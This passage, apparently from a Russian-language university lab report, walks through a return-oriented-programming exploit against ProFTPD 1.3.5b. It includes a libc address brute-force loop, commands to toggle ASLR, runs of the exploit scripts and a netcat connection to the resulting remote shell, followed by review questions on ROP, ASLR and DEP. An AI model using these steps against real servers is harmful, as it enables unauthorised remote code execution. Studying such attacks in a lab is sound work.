    off = 0xb7000000
    off += (i << 12)
    print 'off = ' + hex(off)
    print 'attempt #' + str(attempt)
    i+=1
    attempt+=1
```

Т.е. будем задавать адрес смещения динамически.

В конец файла допишем: time.sleep(1)

Создавая искусственную задержку после каждой попытки подключения.

Выполнение атаки

Без ASLR

Отключим ASLR на сервере.

```
sudo su
echo 0 > /proc/sys/kernel/randomize_va_space
```

Запустим сервер.

```
sudo ./proftpd -n
```

На ЭВМ клиента запустим скрипт script-nc-without-ASLR.py

```
python script-nc-without-ASLR.py
```

Ftp-сервер сообщит, что соединение открыто:

```
2016-05-10 19:27:05,024 user-VirtualBox proftpd[2808]
user-VirtualBox (192.168.0.1[192.168.0.1]): FTP session
opened.
```

После выполнения скрипта на стороне клиента запускаем netcat — подключаемся к серверу.

```
nc 192.168.0.2 4444
```

Проверим, что удаленная консоль работает.

```
pwd
/home/user/ftp-server
```




Рис.6 — Запуск сервера с отключенным ASLR




Рис.7 — Запуск скрипта и подключение через netcat

С включенным ASLR

Включим ASLR на сервере.

```
sudo su
echo 2 > /proc/sys/kernel/randomize_va_space
```

Запустим сервер.

```
sudo ./proftpd -n
2016-05-10 19:31:03,206 user-VirtualBox proftpd[2891]
user-VirtualBox: ProFTPD 1.3.5b (maint) (built Вс. апр. 3
2016 20:23:17 MSK) standalone mode STARTUP
```

На ЭВМ клиента запустим скрипт script-nc.py

```
python script-nc.py
```

В логах сервера будем видеть записи о завершении процессов.

```
2016-05-10 19:51:25,158 user-VirtualBox proftpd[2941] user-VirtualBox
(192.168.0.1[192.168.0.1]): FTP session opened.
2016-05-10 19:51:25,158 user-VirtualBox proftpd[2941] user-VirtualBox
(192.168.0.1[192.168.0.1]): ProFTPD terminating (signal 11)
2016-05-10 19:51:25,159 user-VirtualBox proftpd[2941] user-VirtualBox
(192.168.0.1[192.168.0.1]): ProFTPD terminating (signal 11)
2016-05-10 19:51:25,160 user-VirtualBox proftpd[2941] user-VirtualBox
(192.168.0.1[192.168.0.1]): FTP session closed.
2016-05-10 19:51:26,166 user-VirtualBox proftpd[2942] user-VirtualBox
(192.168.0.1[192.168.0.1]): FTP session opened.
2016-05-10 19:51:26,167 user-VirtualBox proftpd[2942] user-VirtualBox
(192.168.0.1[192.168.0.1]): ProFTPD terminating (signal 11)
2016-05-10 19:51:26,167 user-VirtualBox proftpd[2942] user-VirtualBox
(192.168.0.1[192.168.0.1]): ProFTPD terminating (signal 11)
2016-05-10 19:51:26,168 user-VirtualBox proftpd[2942] user-VirtualBox
(192.168.0.1[192.168.0.1]): FTP session closed.
2016-05-10 19:51:27,167 user-VirtualBox proftpd[2943] user-VirtualBox
(192.168.0.1[192.168.0.1]): FTP session opened.
```

Т.к. задача перебора найти адрес загрузки libc, для ускорения перебора можно «подсмотреть» правильное значение, выполнив на стороне сервера команды:

```
pidof proftpd
7345
sudo cat /proc/7345/maps
...
b7558000-b76fc000 r-xp 00000000 08:01 265707
/lib/i386-linux-gnu/libc-2.15.so
```

Дождемся успешной атаки и завершения подбора адреса. Проверим, что удаленная консоль работает.

```
nc 192.168.0.2 4444
pwd
/home/user/ftp-server
```




Рис.9 — Запуск сервера с включенным ASLR




Рис.10 — Запуск скрипта, осуществляющего подбор адресов загрузки libc.




Рис.11 — В логах сервера отображается факт завершения процессов

Контрольные вопросы

1. В чем заключается принцип возвратно-ориентированного программирования (ROP)?
2. Где обычно располагаются гаджеты, которые используются злоумышленником при формировании полезной нагрузки?
3. Что выполняет защитная технология ASLR?
4. Для чего используется функция безопасности DEP?
5. Что называется системным вызовом?

1.Возвратно-ориентированное программирование (return oriented programming, ROP) — метод эксплуатации уязвимостей в приложении, с помощью которого злоумышленник может выполнить необходимый ему код в обход используемых в системе защитных технологий.

Для реализации данного метода злоумышленнику необходимо проанализировать исходный код атакуемой системы, составить последовательности инструкций, позволяющие выполнить необходимые действия, а затем исполнить эти инструкции.

2. Гаджет — это последовательность команд (инструкций), завершающей

командой которой является инструкция возврата (RET).

Гаджет, как правило, располагается в оперативной памяти в существующем коде атакуемой системы (в коде уязвимого приложения или в коде разделяемой библиотеки).

3. ASLR (address space layout randomization) — защитная технология, которая используется в операционных системах для перемешивания относительно случайным образом выделяемых приложению страниц памяти.

ASLR призвана затруднять проведение ряда атак, которые используют информацию о расположении страниц памяти приложения относительно друг друга.

Технология ASLR поддерживается в следующих операционных системах:

– Windows (начиная с Windows Vista и в более поздних версиях, таких как Windows 7, 8, 10, Windows Server 2008, 2012, 2016, 2019);

– Linux (простая реализация ASLR с версии 2.6.12);

– Mac OS X (простая реализация с версии 10.5, как часть ядра — с версии 10.8);

– iOS (простая реализация с версии 4.3, как часть ядра — с iOS 6).

4. DEP (data execution prevention) — функция безопасности, которая используется в операционных системах для предотвращения выполнения данных.

DEP запрещает приложению выполнять код, расположенный в области памяти «только для данных».

DEP позволяет предотвращать атаки, при проведении которых происходит сохранение кода злоумышленника в таких областях памяти, например, с помощью переполнения буфера.

Технология DEP поддерживается в Windows (начиная с Windows XP), Linux, Mac OS X и Android (начиная с версии 4.1).

5. Системным вызовом называется обращение приложения к ядру операционной системы с целью выполнения какой-либо операции